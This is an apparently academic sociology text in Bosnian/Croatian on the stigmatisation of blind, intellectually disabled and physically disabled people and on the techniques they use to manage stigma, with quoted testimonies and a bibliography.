Tako društveno definirane reakcije, kao i etičke ili biološka karakteristike određuju opseg svih sankcija povezanih sa devijantnošću

invalidnih osoba. Ovdje ćemo razmotriti neke od posljedica kulturoloških koncepcija invaliditeta kao i društvene reakcije na *slijepe*, *mentalno retardirane* i one koji imaju vidnu *tjelesnu hendikepiranost*. U svakoj od ovih kategorija kulturološki stereotipi jasno iskazuju snažan utjecaj na društvene reakcije. Naravno, invalidne osobe doživljavaju mnoge pozitivne reakcije, kao i one negativne. Jedna studija koja je istraživala društvene reakcije prema osobama u invalidskim kolicima došla je do rezultata koji ukazuju da mnogi ljudi istinski žele pomoći takvim osobama. Vrlo ilustrativno je to opisala jedna žena u invalidskim kolicima koja se zadesila u jednom restoranu.

Sljepoća

Niko ne može tačno i cjelovito utvrditi broj slijepih u svijetu, jer postoje brojne različite definicije koje određuju različite stupnjeve sljepoće. Naponi i pokušaji da se utvrdi tačan broj slijepih osoba nailazi na brojne dileme. Iz tog razloga, procjene broja slijepih, na primjer, u SAD-a se kreću od 500.000 pa do 1.5 milion ljudi. U ovu brojku su uključene osobe koje imaju oštećenje vida te se klasificiraju kao slijepe osobe (National Organization of Disability, 2010).

Bila sam u restoranu sa trojicom momaka i morala sam ići u toalet. Međutim, kada sam otišla unutra nije bilo pristupačno. Obično to mogu učiniti sama, ako imam neko pomagalo ili da se za nešto držim, ali tu nije bilo ničega. Dvije su mi žene pomogle, koje čak nisam ni poznavala. Kada su me vidjele samo su rekle: „Pa, dušo, mi ćemo ti pomoći.“ Bile su u pedesetim godinama. Bila sam potpuno zbunjena. (Chail & Eggelston, 1995:691)

Najčešće se navode tri kategorije sljepoće (Koestler, 1976: 46):

- 1) *potpuno slijepi* – potpuno odsustvo bilo kakve svijetlosti ili percepcije slike;
- 2) *pravno slijepi* – definira se na osnovu središnje vizualne oštine od 20/200 sa korektivnim lećama u boljem oku, a koje imaju ograničenje središnjeg vizualnog polja koje omogućava pojedincu da vide objekat samo unutar lukova od 20 stepeni;
- 3) *funkcionalno slijepi* – u ovu kategoriju se ubrajaju osobe koje nisu sposobne da čitaju obične novinske ispise, čak i uz korištenje odgovarajućih naočala.

Da bi se izbjegle ove uglavnom tehničke razlike, većina ljudi koristi pojam *slijep* za sve osobe koje su potpuno ili gotovo potpuno slijepe. Oznaka za slabovidne osobe odnosi se na one koji imaju umanjen vid, ali još uvijek imaju ozbiljne vizualna nedostatke. Budući da se s očima prenosi ljudski

izraz, neki ljudi se osjećaju vrlo nelagodno kada se susretnu sa slijepom osobom. Pogled slijepca u komunikaciji ne šalje isti psihološki ili emocionalni efekat koji šalje osoba koja posjeduje vid; izrazi lica šalju manje informacija prema drugima u odnosu na vid.

Historijski gledano, društva su potiskivala slijepe članove i davala im uloge izopćenika i prosijaka. Ljudi bi često, tražeći vjersku satisfakciju, davali milostinju slijepim prosijacima. Kada je u Engleskoj u vrijeme kraljice Elizabete I donesen Zakon o siromašnima i dobrotvornim organizacijama, on je grupirao slijepe osobe zajedno sa siromašnima, siročadima i mentalno poremećenim osobama. Zapadna društva su u 18. stoljeću razlikovala nekoliko tipova izdržavanih osoba i u skladu s tim razvila službe socijalne skrbi usmjerene na njihove potrebe.

Moj životni stil se odjednom proširio. Otišao sam u školu za slijepe; bio sam slobodan od svoje obitelji. Nisam morao tražiti dozvolu svojih roditelja svaki put kada bih želio ići u grad, prosto mogao sam ići kada sam to želio. Imao sam malo novca, a da bih se prehranio morao sam dodatno prati suđe u školi, pa bih tako u školu išao i vikendom kako bih odradio posao. Naučio sam da se sam krećem i stekao neke društvene vještine. (Roth, 1981: 185)

Tokom 19. stoljeća, urbanizacija i industrijalizacija donose sa sobom drugačiji tip stigmatizirajuće reakcije prema slijepima.

Humanitarni pokret je također promovirao novi pokušaj i pristup da se vrati samouvjerenost i samopouzdanje slijepih stvaranjem posebnih škola za njih. Te su škole promovirale ideje da slijepe osobe mogu postići obrazovne ciljeve i mogućnost zaposlenja kao produktivni članovi društva. Jedna slijepa osoba je tada izjavila da pohađajući školu za slijepe time dobiva vrlo važnu mogućnost mobilnosti:

Zajednički javni stereotipi o slijepima uključuju očekivanja „bespomoćnosti, ovisnosti o drugima, melankolije i ozbiljnim sklonostima“ (Scott, 1979: 21). Stereotipi o slijepim osobama najčeće pospješuju negativne slike koje produciraju jaču društvenu stigmatu. Kada se slijepe osobe susreću sa onima koji vide stigma bitno utječe na interakciju. U takvoj komunikaciji svaka strana može preferirati izbjegavanje od ovakvog (neugodnog) susreta.

Osobe sa intelektualnim poteškoćama imaju ograničenu inteligenciju i ograničene sposobnosti kod obavljanja kognitivnih zadataka. Tri su svojstva koja definiraju osobe sa intelektualnim poteškoćama:

- i. ne uče jednako brzo u odnosu na one koji taj problem nemaju;
- ii. ne pamte istu količinu informaciju kao i drugi;
- iii. imaju slab potencijal mentalne apstrakcije što ograničava korištenje informacija koje su upamtili (Evans, 1983:7).

Osim ovih pojednostavljenih generalizacija, čak ni stručnjaci iz ove oblasti nisu saglasni sa svim implikacijama ovakvih kognitivnih poremećaja. Tačan broj osoba sa intelektualnim poteškoćama u mnogim razvijenim zemljama, kao što su SAD-e i Velika Britanija je i dalje nepoznat; niti stručnjaci pouzdano i tačno ne mogu odrediti na koji ih način trebaju klasificirati.

Po jednoj procjeni, koju je uradila Nacionalna organizacija za invaliditet 2010. godine, čak 3 od 100 ljudi pati od nekog oblika intelektualnog poremećaja. Postoje ogromne varijacije u pogledu razumijevanja pojma 'inteligencija' kao i oko metoda njenog mjerenja. Istarživači su vodili velike debate o samoj prirodi i značenju IQ-a, na kraju sugerirajući da IQ testovi iskazuju samo ona mjerenja koja nisu sasvim pouzdana. Nedostatak pouzdanog mjernog uređaja kao i široko prihvaćena odstupanja među državama o tome koji rezultati IQ-a predstavljaju intelektualna oštećenja i nesposobnost stručnjaci mogu samo praviti obrazovna nagađanja o broju pojedinaca koji se uklapaju u kriterije za mentalno retardirane ljude.

Od svih čovjekovih tjelesnih vrlina, ljudi kao najveću vrijednost vide u sposobnosti razmišljanja; ta sposobnost im pomaže da planiraju i organiziraju svoje živote, upravljaju svojim poslovima i slično. Oni kojima nedostaje ovo svojstvo, odnosno oni koji nemaju mentalni kapacitet obično su stigmatizirani od strane drugih članova društva. Nijedna druga stigma ne upućuje tako izravno na nesposobnost individue kao što je ona koja se povezuje sa intelektualnim poremećajem, jer mnogi ljudi smatraju da takve osobe nemaju, čak, ni osnovne kompetencije. Druge invalidne osobe mogu se uzdržati od nekih aktivnosti, ali i da zadrže određene kompetencije, bar ako se odnose na ograničene djelatnosti. S druge strane, retardiranoj osobi, po definiciji, nedostaju kompetencije, čak i za rješavanje bilo kakvih njegovih ili njenih poslova. Socijalno situacija mentalno retardiranih osoba se generira tako da okolina ovu vrstu invaliditeta vidi kao trajno stanje. „Kao što svi znaju, mentalna retardacija je nepopravljiva, nema lijeka, nema nade, nema budućnosti, a ako ste jednom postali mentalno retardirani, takvi ćete uvijek i ostati“ (Edgerton, 1967: 208).

Nema fizičkih prepoznatljivih crta kojima se izdvaja većina osoba sa intelektualnim poremećajem u odnosu na druge. Njihov poremećaj može postati očigledan samo u određenoj situaciji –kada su suočeni sa teškom društvenom interakcijom, kada pokušavaju razgovrati s drugim osobama normalne inteligencije ili u varirajućim okolnostima koje ih suočavaju licem u lice s drugima. Nakon otkrivanja njihove kognitivne nesposobnosti reakcije drugih mogu biti izražene ne nekoliko načina. Mogu „komunicirati“ s retardiranima, odnosno voditi razgovor sporim i ciljanim tonovima glasa. Ovakav pristup smanjuje interakciju na najnižu razinu, ograničava razmjenu

najjednostavnijeg rječnika i izbjegava složenosti, kao što je humor. Neki polaze od pretpostavke da retardirane osobe imaju nedostatak znanja o uobičajenim stvarima ili događajima te im u međusobnim razgovorima pokušavaju objasniti čak i najjednostavnije pojmove. Štaviše, budući da se ljudi s normalnom inteligencijom često boje neugodnosti u razgovoru s retardiranim osobama, oni koriste mnogo takta. Takav, pretjerano pažljiv postupak usporava interakciju do tačke virtualnog prekida.

Izgrađena stigma o intelektualnom poremećaju invalidnih osoba navodi druge da skoro svaku radnju ili čin tumače kroz prizmu tog poremećaja. Kao rezultat toga, ako osoba niske intelektualne sposobnosti postupa ili se ponaša na odgovarajući način, gotovo po automatizmu to pripisujemo problemu intelektualnog poremećaja osobe. S druge strane, ako bi mentalno retardirana osoba učinila nešto što bi izazvalo pohvalu ili odobravanje okoline, takav događaj se najčešće pripisuje određenim okolnostima ili slučajnosti. Zapravo, okolina ponekad odbija prihvatiti zajedničke ljudske osobine koje posjeduju mentalno retardirane osobe. Sociolog Roth, koji proučava intelektualnu nesposobnost izložio je jednostavnu istinu koja je otvorila vrata za objašnjenje drugih društvenih aspekata retardiranosti.

3.1. Fizički hendikepirane osobe

Pojedini ljudi od rođenja imaju vidljive fizičke nedostatke koje mogu biti uzrokovane nekom deformacijom koja se desila tokom prenatalnog razvoja (razvoja u majčinoj utrobi), ili nesrećom, odnosno bolešću koja je mogla prisiliti pojedinca na amputaciju ekstremiteta, kao i od ozbiljnih opekлина koje prouzrokuju djelimičnu ili potpunu paralizu. Ovisno o težini fizičkog hendikepa, okolina često reagira prema takvim osobama kao prema određenoj vrsti devijanata, posebno ako se u društvu kao vrijednosti naglašavaju fizičko zdravlje, atraktivnost i osobne kompetencije. Nemogućnost izvršavanja fizičkih zadataka za svoje potrebe umanjuje društveni status osobe. U tom kontekstu, društvo prepoznaje tjelesno hendikepiranu osobu u „onima koji sebe vide i koje drugi percipiraju kao nesposobne da ispune određene zahtjeve ili očekivanja zbog njihovog tjelesnog oštećenja, odnosno anatomske ili fiziološke abnormalnosti“ (Levitin, 1975: 550).

Društva se obično drugačije odnose prema invalidima u odnosu na osobe koje to nisu, a takva tendencija za ishod ima određeni stepen izolacije, progona i ismijavanja. Slijepci, sakati i gubavci su tradicionalno zarađivali za život prosjačenjem. U drevnim društvima postojalo je dopuštenje da se novorođena djeca s deformitetom ostave da umru. Drevna Sparta, koja je naročito naglašavala fizičku savršenost, iz svojih redova je aktivno uklanjala djecu sa deformitetom. Također, postoje društvene grupe koje tjelesne

deformacije razumijevaju kao kaznu od Boga za nepoznate grijehe koji su počinjeni. Hebrejski zakonik je, na primjer, fizičku abnormalnost razumijevao kao znak fizičke degradacije, a posebno je bilo zabranjeno 'bogaljima' da se približavaju hramovima. Stari Zavjet sadrži brojne interesantne odlomke, kao ovaj u Levitskom zakoniku:

Nijedan na kome bude mane ne smije se primaknuti (da služi kao svećenik): niko ko je slijep ili sakat; niko izobličen ili unakaženog uda; niko ko ima slomljenu nogu ili ruku; ni poguren, ni kržljiv, ni bolesnih očiju, ni lišajav, ni krastav, niti uškopljen. Dakle, ni jedan od potomaka svećenika Arona koji imade manu neka se ne primiče da prinosi žrtvu u čast Jahvi; budući da ima manu, neka se ne primiče da prinosi hranu svoga Boga. Može blagovati hranu svoga Boga i od žrtava presvetih, i svetih, ali nek ne dolazi k zavjesi niti se žrtveniku primiče jer ima manu. Neka ne skrnavi moje svete stvari, jer sam ih ja, Jahve, posvetio“ (Levitski zakonik, 21:16-23).

Kroz cijeli srednji vijek bogalji su bili ismijavani od strane zajednice i nerijetko služili kao lude. Tokom 16. i 17. stoljeća vladalo je uvjerenje da su zli duhovi ušli u takve osobe te su mnoge spaljivali pod optužbom da su vještice. Često su bili smatrani zlikovcima ili siromašnim kriminalcima, kao što se vidi u Šekspirovim predstavama, ali i u kasnijoj literaturi kao što je *Zvonar crkve Notre Dame*, od Viktora Huga.

Suvremeni stavovi još uvijek imaju tendenciju da promatraju osobe s vidljivim fizičkim poteškoćama drugačijim od drugih ljudskih bića; veliki broj ljudi ih danas promatra sa sažaljenjem ili ih potpuno izbjegavaju. Takve invalidne osobe se susreću brojnim problemima vezanih za profesionalne uloge, ostvarivanje društvenih odnosa, kao i participiranje u društvu. Za posljedicu često imaju promjene u radu i socijalnu izolaciju. Rijetko će, na primjer, prodavnice angažirati invalidnu osobu kao prodajni personal, a zbog njihovi fizičkih barijera najčešće se takve osobe stavljaju na mjesta gdje nemaju javni kontakt u kojem bi njihova pojava mogla 'odbiti' kupca. Čak i kada neko s teškim fizičkim hendikepom nađe odgovarajući posao, kao što je rad na računaru, najčešće nisu dovoljno plaćeni ni da zadovolje osnovne troškove života. Možda to najbolje ilustrira navod jedne hendikepirane osobe:

Društvene reakcije prema hendikepiranima često su kombinacija sažaljenja i straha, a takvi stavovi proizlaze iz izvora koje nije teško prepoznati. U dječijoj socijalizaciji naglašava se '*poželjnost*' neovisnosti, dobrog zdravlja i atraktivnog izgleda. Kao posljedica takve naglašenosti ljudi se odnose sumnjičavo prema svakom ko se ne uklapa u zajednička shvaćanja fizičkog uspjeha. Općenito, što su osobe učinkovitije socijalizirane da poštuju individualna postignuća to je vjerovatnije da će pojedinci sa fizičkim ili mentalnim poremećajem biti promatrani kao neprikladna i

nesposobna bića, što će utjecati na sve sfere njihovog života (Topliss, 1992: 109).

3.2. Invalidnost i socijalizacija

Da podsjetimo, pojam 'oštećenje' se odnosi na fizički gubitak ili nedostatak, dok su pojmovi invaliditet i hendikepiranost pojmovi koji izražavaju društveni kontekst. U izvjesnoj mjeri, obrasci fizičke invalidnosti slijede obrasce koji se povezuju s drugim oblicima devijantnosti. Na primjer, neki podaci pokazuju nesrazmjernu vjerovatnost fizičkog invaliditeta među starijim osobama, muškarcima, kao i populacije koja pripada nižoj klasi ili radničkoj klasi. Elementi društvenog konteksta u kojem promatramo invaliditet – utjecaj vrijednosti i normi na koncepcije invaliditeta, važnost socijalno psihološke prilagodbe životu s invaliditetom i pozornost na socijalnom razumijevanju u samom procesu rehabilitacije – definiraju ambijent koji je jednako važan kao i priroda fizičkih problema.

Vrijednosti postignuća, neovisnost i aktivnost su svojstva koja su duboko ukorijenjena u zapadno društvo, što najbolje ilustrira slijedeći stereotip: „Dobra osoba se smatra onom koja ima dobro zdravlje, mladost, ljepotu, neovisnost i koja je produktivna“ (Albrecht, 1976: 13). Ovakvi stereotipi formiraju mnoge društvene stavove u odnosu na invalidne osobe. Utjecaj ovakvih stereotipa također ukazuje i na nedostatak psihološke ili društvene pripreme kod invalidnih osoba.

Kao paraplegičar, morate platiti osobu koja vam pomaže i morate platiti medicinske potrebstine – svu dodatnu medicinsku opremu koju drugi (ako nisu invalidne osobe) ne trebaju. Moram unajmiti (platiti) ljude da mi pomognu ujutro i da mi pomognu noću kada idem u krevet, da mi skuham hranu, očiste, ili što god drugo. Također, morate kupiti određenu medicinsku aparate, koji imaju pretjerane cijene. (Roth, 1981: 45)

Fizički invaliditet u velikom broju slučajeva proizlazi iz neke traume ili bolesti. Nakon nesreće ili nekog sličnog nesretnog događaja žrtve često shvate da su postali invalidi; postavljaju brojna pitanja, a društvo daje malo odgovora. Kada se dese takvi nesretni slučajevi u kojima osoba postaje invalid, najznačajnije pitanje je kvaliteta budućeg života i aktivnosti koje osoba može činiti. Nesreće sa posljedicama invalidnosti ostavljaju ljude u vrlo neodređenim i nejasnim situacijama, jer često nedostaju zadovoljavajući odgovori na određena ključna pitanja, kao što su: „Zašto mi se to dogodilo?“, „Tko će se brinuti o meni?“, „Da li ću moći raditi?“ i „Kako će izgledati moj život?“. Iako će odgovore na ta pitanja otkriti tokom vremena, u tom trenutku oni imaju nasušnu potrebu da odgonetnu odgovore. Također, neki od njih će morati preuzeti 'ulogu nemoćnog'. Mnogi će ustvrditi da je taj

proces dosta težak jer zahtjevi takve uloge proturječe vlastitim vrijednostima. Zapravo, proces njihove socijalizacije prema njihovom invaliditetu započinje samim odbijanjem da prihvate takvo stanje.

Jedna od strarijih (mentalno retardiranih) učenica vratila se potpuno euforična iz kozmetičkog salona, u državi koju većina smatra konzervativnom. Bio sam iznenađen. Nisam očekivao da one žele da budu atraktivne – ogromna društvena zabluda koja je usmjerena protiv mnogih osoba s retardacijom, a koji žele i imaju priliku da uljepšaju svoj izgled. Ovaj stav objašnjava zašto neki stomatolozi savjetuju roditelje da ortodoncije nisu potrebne retardiranim osobama, odnosno zašto su iz mnogih institucija uklonjene retardirane osobe. (Roth, 1981: 185)

Najčešće žrtve odbijaju prihvatiti 'ulogu nemoćnog', reagirajući na način da će njihova invalidnost trajati neko kratko vrijeme te odbijaju da planiraju svoj život sa svim onim što invaliditet nosi.

Ipak, tokom vremena oni će naučiti i prihvatiti 'ulogu nemoćnog', kao što će naučiti i brojne druge uloge. Nijedna intenzivna suradnja s medicinskim i ljekarskim autoritetima ne može im vratiti konvencionalnu ulogu, niti će im se vratiti izgubljene funkcije. Oni se moraju pomiriti sa stalnim invalidnim statusom kao i nemogućnošću vlastitog izbora kada je u pitanju taj status. Invalidne osobe usvajaju svoje nedostatke i manjkavosti prolazeći kroz različite razvojne faze, koje je ilustrativno prezentirao Kubler-Ross (1969): „poricanje i izolacija, ljutnja, pregovaranje, depresija i prihvaćanje“. Dakako, te se faze protežu na različita vremenska razdoblja za određene pacijente, a obično se kreću od jedne ka drugoj složenijoj fazi. Vremenom, medicinski stručnjaci, porodica te prijatelji postaju bitni socijalizatori. Tek postale invalidne osobe moraju napraviti brojna prilagođavanja kako bi olakšali svoj budući život (Mechanic, 1995).

Depresija i prihvaćanje, često nastave naizmjenično djelovati određeno vrijeme nakon nastanka invalidnosti. Osobe s fizičkim invaliditetom, kao grupa, više su izloženi stresu nego osobe bez invaliditeta u svim dobnim grupama i oba spola (Turner, 1990). Ta tendencija ka depresiji čini se povezanom s kroničnim stresom uzrokovanim invaliditetom. Stres se ne javlja samo zbog gubitka određenih tjelesnih sposobnosti, već i zbog zabrinutosti u pogledu potrebne fizičke njege, pronalaženju adekvatnog medicinskog tretmana, pokrivanja troškova osiguranja te procjene o vlastitim izgledima za 'normalan' život. Međutim, ne pate sve osobe s invaliditetom od depresije, dok tendencije ka njoj variraju ovisno o samoj prirodi tjelesnog poremećaja.

Vremenom invalidne osobe uče nove vještine i prilagođavaju se tjelesnim nedostacima s kojima će živjeti. Znatna varijabilnost sprječava standardizirani proces rehabilitacije. Različita invalidnost utječe na različite funkcije i različite nivoe društvene vidljivosti te samim tim nameću i

različite rehabilitacijske potrebe. Na primjer, ozbiljne opekline na licu stvaraju visoku vidljivost oštećenja te mogu izazvati dramatične reakcije drugih; ali one ne uzrokuju ekstremnu invalidnost u fizičkim funkcijama. Osim toga, invalidne osobe se ne smiju baviti samo reakcijama drugih, već moraju imati i *samo-reakciju*.

U osnovi, pojedinac može reagirati na društvenu stigmatu koja je rezultat invaliditeta na tri načina, (Rothchild, 1970): *odbijanje*, *prihvaćanje* ili *traženje neizravne koristi od date situacije*. Ljudi kojima je uvijek drago da imaju izraženo lijep tjelesni izgled mogu poricati da ih bilo kakav poremećaj muči; na primjer, gluhi se mogu pretvarati da čuju; drugi mogu pokušati 'maskirati' invaliditet tako što će nositi protezu, i slično. S druge strane, neki će svoje tjelesne nedostatke promatrati kao prihvatljive, iako ne kao idealna stanja. Oni pristaju na stanje u kojem se nalaze bez da ih to čini depresivnim. Mnogi na takav način reagiraju na stigmatu, iako ne odmah nakon sticanja tjelesnog oštećenja, već se prilagođavaju na svoj invaliditet određeni vremenski period. Osobe s različitim invaliditetom u ovu fazu dolaze kroz različite vremenske periode. Neki će ostati duže u fazi *poricanja* prije nego što pređu u fazu *prihvaćanja*. Svakako, važna faktor u ovim prijelazima su porodica i prijatelji koji ih podupiru.

Invalidne osobe se konstantno susreću s podsjećanjem na njihovu različitost u odnosu na druge, počev od normi o izgledu do samog fizičkog funkcioniranja. U biti, oni postaju identificirani, potvrđeni i obezvrijeđeni, baš kao i bilo koja druga devijantnost. Ove karakteristike stavljaju uvjete za sociološku analizu, jer odnos prema invaliditetu je rezultat prilagodbe uloga, a ne stvarne nove uloge. Društvo legitimira i potvrđuje invaliditet (obično putem medicinskih procjena), a očekivane uloge se mogu mjenjati kako bi odgovarale procjenama o ozbiljnosti oštećenja. Društvena reakcija daje doprinos ključnom inputu u postupku formiranja stabilnog uzorka ponašanja invalidne osobe koji definira devijantnu karijeru. S druge strane, ovaj društveni proces pomaže u motivaciji invalidnih osoba da stvaraju nove (devijantne), vlastite koncepte.

Proces stigmatizacije je ponekad vrlo suptilan. Komentari ljudi ne smiju sadržavati uvredljivost prema invalidnim osobama, jer način na koji se ljudi ophode često izaziva neodobravanje; na primjer, neko može iskazati stigmatu prema invalidnoj osobi gestikulacijom, izrazom lica ili svojim ophođenjem. Pretjerana ljubaznost ili zabrinutost može predstavljati vrstu stigmatiziranja, unatoč dobrim namjerama (Hyman, 1971). S druge strane, možda će se invalidne osobe u određenim situacijama morati pozvati na svoj vlastiti status ukoliko nisu u stanju učiniti nešto što je nužno te će zamoliti druge za pomoć (Myerson, 1971).

4. ZAKLJUČAK

Invalidne osobe se suočavaju s određenim životnim problemima koji su rezultat njihovog tjelesnog oštećenja. Ti problemi se razlikuju ovisno o specifičnosti i težini oštećenja, a prouzrokuju različite posljedice kao što je ograničena mobilnost, mogućnost zadržavanja odgovarajućeg zaposlenja, dobivanje medicinskih potrepština za oštećenja te upravljanje svakodnevnim fizičkim aktivnostima. Međutim, druga grupa problema proizlazi iz društvene stigme. Značajne reakcije drugih, poput obitelji i prijatelja, mogu proizvesti veliki stres tako da se osobama s invaliditetom javlja želja za specifičnim tehnikama. Slijepim osobama je lakše da se povuku u „svoj svijet“ slijepih nego da se bore s reakcijama onih koji 'vide'. Društveni efekti stigme pored fizičkog ograničenja stvaraju i drugu – 'bol', kao dodatnu karakteristiku njihovom izvornom stanju. Ova „dvostruka bolest“ ima značajne implikacije za invalidne osobe u smislu ponovnog preuzimanja konvencionalnih uloga i interakcija s drugim na konvencionalan način. Ovo prilagođavanje može biti zahtjevno posebno ako se radi o invalidnim osobama koji su pripadnici manjine ili ako su žene. Ovakve grupe ili pojedinci mogu doživjeti dodatnu diskriminaciju.

Iako njihovi 'devijantni' identiteti proizlaze iz stanja, a ne ponašanja, invalidne osobe koriste isti opći postupak upravljanja stigmom, poput počinitelja krivičnih djela ili preživjelih u neuspjelom suicidu. Te različite tehnike upravljanja usmjerene su na smanjenje stigme čija je snaga proizašla iz devijantnih uvjeta i invalidne osobe ih usvajaju različito. Neki reagiraju preosjetljivo na podmetanja koja se tiču njihovog stanja; drugi osporavaju bilo kakvo pripisivanje devijantnog statusa nastojeći „normalizirati“ svoje stanje i povući se što je više moguće; neki će se čak identificirati sa stavovima dominantnih grupama, tako da će možda mrziti sebe, ili će imati predrasude da mogu nadoknaditi nedostatke trudeći se u nekim drugim područjima. Ovaj raspon odgovora sličan je onome koji je dostupan svakom ko osjeća društvenu stigmu iz bilo kojeg razloga.

Upravljanja invaliditetom nameće dva pitanja: prvo, kada invaliditet postaje problem pojedincu, i drugo još važnije, kako se invalidna osoba treba odnositi prema društvenoj stigmati? Goffman (1963) bavio se prvim pitanjem praveći razliku između onih koji su diskreditirani od strane onih koji diskreditiraju. Prethodni pojam se referira na one pojedince koji imaju očigledan i lako prepoznatljiv invaliditet, dok se drugi odnosi na one čije invalidno stanje drugi ne mogu odmah uočiti i prepoznati. Veći vidljivi tjelesni nedostaci postupnostvarju teže probleme pogođenim osobama u upravljanju problemima. Stoga, tehnike koje pomažu osobama da sakriju svoj invaliditet od društvenog vidokruga pružaju im određene prednosti. Različite tehnike upravljanja odgovaraju različitim oblicima njihove

invalidnosti. Zbog toga valja predložiti Nagler i Austen (2001) tehnike upravljanja invaliditetom koje su prepoznate kao: *pretvaranje, normalizacija, suočavanje i disocijacija*.

Pretvaranje. Invalidina osoba se može pretvarati da je normalan član društva i time izbjeći igranje devijantne uloge. Pretvaranje podrazumijeva maskiranje invaliditeta tako da ga drugi ne uočavaju i stoga nije podložan stigmatizaciji od strane drugih. Takvi pojedinci su razvili brojne načine kako da maskiraju invaliditet, ali uspjeh ovih tehnika ovisi o vrsti i vidljivosti tjelesnog oštećenja. Na primjer, u istraživanju mentalno zaostalih ispitanika došlo se do zaključka da društvo primjenjuje tako strogu stigmu prema ovoj vrsti invaliditeta te da je stvorila snažnu potrebu kod invalidnih osoba da na neki način upravljaju njezinim učinkom (Evans, 1983). Mnoge mentalno zaostale osobe imaju poteškoće pri prihvatanju ove dijagnoze, iako ima i onih koji nikada neće prihvatiti da imaju mentalna oštećenja. Kao rezultat toga, jedan broj tih osoba pokušava se pretvarati da posjeduju normalne mentalne sposobnosti, iako u mnogim situacijama takva pretvaranja neće uspjeti. U tom kontekstu, imamo one koji, na primjer, nose olovke i naličpera iako ne mogu pisati, ili da nose ručne satove iako nam ne mogu reći koliko je sati. Međutim, njihove najčešće tehnike pretvaranja uključuju komunikaciju nerealnih težnji. Osobe koje imaju poteškoće sa sluhom mogu poricati da imaju takva oštećenja i pokušati se pretvarati da je sve u redu. Ponekad će pojedinci obmanjivati druge prikrivajući svoje oštećenje vida tako što će nositi kontakne leće ili pretvaranjem pred drugima da vide stvari koje zapravo ne mogu vidjeti.

Normalizacija. Za razliku od pretvaranja, invalidne osobe mogu pokušati upravljati društvenom stigmom tako što će normalizirati svoje devijacije. U biti, taj proces osigurava društveno prihvatljiva objašnjenja za njihove postupke. Na primjer, osobe s tjelesnim hendikepom u razgovorima s drugim mogu tvrditi kako uistinu žive normalan život te mogu izbjegavati 'tabuu' riječi, poput „sakat“, „bogaļ“ i slično. Ovakvim pristupom se nastoji umanjiti efekat invaliditeta i općenito poricati devijantni status. Isto tako, anoreksična osoba može napraviti izgovor za propuštanje obroka tako što namjerno planira druge obaveze u to vrijeme, a neki će jednostavno reći da su na dijeti. Ova težnja za normalizacijom se često suočava s određenim poteškoćama. Ako osoba s tjelesnim oštećenjem uspije da opovrgne posotojanje devijacije i da uvjeri druge da reagiraju na njih kao na obične, normalne članove društva tada moraju održavati ovu normalnu ulogu uprkos mnoštvu malih promjena i konsekvenci koje ta osoba ne može izbjeći (Davis, 1961). U mnogim slučajevima, pojedinci koliko je u njihovoj moći svojevrijedno participiraju u ovakvim procesima.

Suočavanje. Određena invalidna osoba može opetovano dadoživljavati stigmu ili poniženje od strane drugih, a u procesu razvoja načina suočavanja

sa ovakvim situacijama mogu se susresti tri opće kategorije u kojima ona primijeti nametanja od strane drugih ljudi, a takvi slučajevi stvaraju potrebu za suočavanjem u takvim situacijama. U prvoj kategoriji, invalidna osoba se odnosi prema drugima kao prema strancima ili nametljivcima ukoliko su njihove reakcije usredotočene isključivo na njihov invaliditet; u takvoj situaciji može doći do neželjene reakcije kao što je grubi sarkazam. U drugoj kategoriji, invalidna osoba može prezirati druge tendencije uključivanja u određenu socijalnu situaciju; ovakav stav može proizvesti tzv. „nojevu reakciju“ koju karakterizira potpuno bježanje ili pretvaranje da invaliditet ne postoji, odnosno može izazvati pokušaj preusmjerenja interakcije drugom subjektu. U trećoj kategoriji su situacije u kojima se invalidna osoba želi isključiti iz stanja interakcije uz očuvanje odnosa; tehnike suočavanja uključuju dobru sposobnost kretanja ka površnom razgovoru. U svakoj od tih situacija, invalidna osoba izbjegava da prizna ili razgovara o dubljem i osobnijem značenju njegovog invalidnog stanja. Također, neke osobe sa fizičkim poremećajem prevladavaju svoje stanje prihvatajući ga i primjenjujući pozitivnu evoluciju.

Disocijacija ili povlačenje. Davis (1972) kao jednu od tehnika upravljanja invaliditetom navodi i disocijaciju. Ona predstavlja povlačenje iz društvenih konfrontacija i pasivno prihvatanje devijantne uloge. Takvo odbijanje konvencionalnih uloga i aktivnosti povećava vjerovatnost da će osoba izbjegavati interakcije sa osobama koje nisu devijantne. Na primjer, djeca sa teškoćama u razvoju brzo spoznaju da interakcija s drugom djecom može donijeti bol tako da oni mogu izbjegavati takve kontakte što je više moguće. Ljudi mogu smanjiti svoje društvene aktivnosti iz straha da skreće pažnju i prezir drugih. Osobe koje mučaju izbjegavaju situacije koje bi mogle skrenuti pažnju drugih na njihove govorne mane. Strategija disocijacije uključuje izbjegavanje situacija u kojima bi se invalidne osobe izložile stigmati. Vrlo često, taj prekomjerni oprez može da odvede do socijalne izolacije, što samo dodatno vodi drugim neizbježnim poteškoćama. Izbjegavanjem društvenih situacija svih vrsta invalidna osoba napušta pozitivna društvena iskustva.

Osobe s teškim tjelesnim oštećenjima, kao što su slijepe osobe, možda nemaju razumnu nadu da će promijeniti svoje stanje te stoga ne pokušavaju mijenjati svoj devijantni identitet. Određene vrste invalidnosti prkose svakom pokušaju da budu tajnom, iako će neke invalidne osobe pokušati da prikriju svoja tjelesna oštećenja. Oni koji prakticiraju disocijaciju pokušavaju nadomjestiti interakcije sa osobama koji nemaju invaliditet tako što će sudjelovati u subkulturi koju razvijaju osobe slične njima. Bez obzira na tehnike upravljanja koje koriste, većina invalidnih osoba iskazuju potrebu da skinu stigme koja im je nametnuta od strane drugih.

LITERATURA

1. Alessioi, John C. 2001. „Disabilities and Prejudice.“ In Encyclopedia of Criminology and Deviant Behavior, ed. New York
2. Becker, Howard S. 1973. Outsiders: Studies in the Sociology of Deviance, enlarged ed. New York Free Press.
3. Edgerton, Robert B. 1979. Mental Retardation. Cambridge, Harvard University Press.
4. Francis, Leslie Pickering and Anita Silvers, eds. 2000. American with disabilities: Exploring Implications of the Law for Individuals and Institutions. New York.
5. Haber, Lawrence, and Richard Smith. 1971. „Disability and Deviance. American Sociological Review, Vol. 36.
6. Habib, Lina Abu. 1995. „Woman and Disability Don't Mix!": Double Discrimination and Disabled Women's Right“ New York.
7. Goffman, Erving. 1963. Stigma: Notes on the Management of Special Identity. EnglewoodCliffs, NJ: Prentice Hall.
8. Kregar, Josip; D. Polšek; S. Ravlić: «Uvod u sociologiju», Pravni fakultet u Zagrebu, Zagreb, 2005.
9. Higgins, Paul. 1980. Outsiders in a Hearing World. Beverly Hills, CA: Sage.
10. Koestler, Frances. 1976. The Unseen Minority: A Social History of Blindness in the United States. New York: Macmillan.
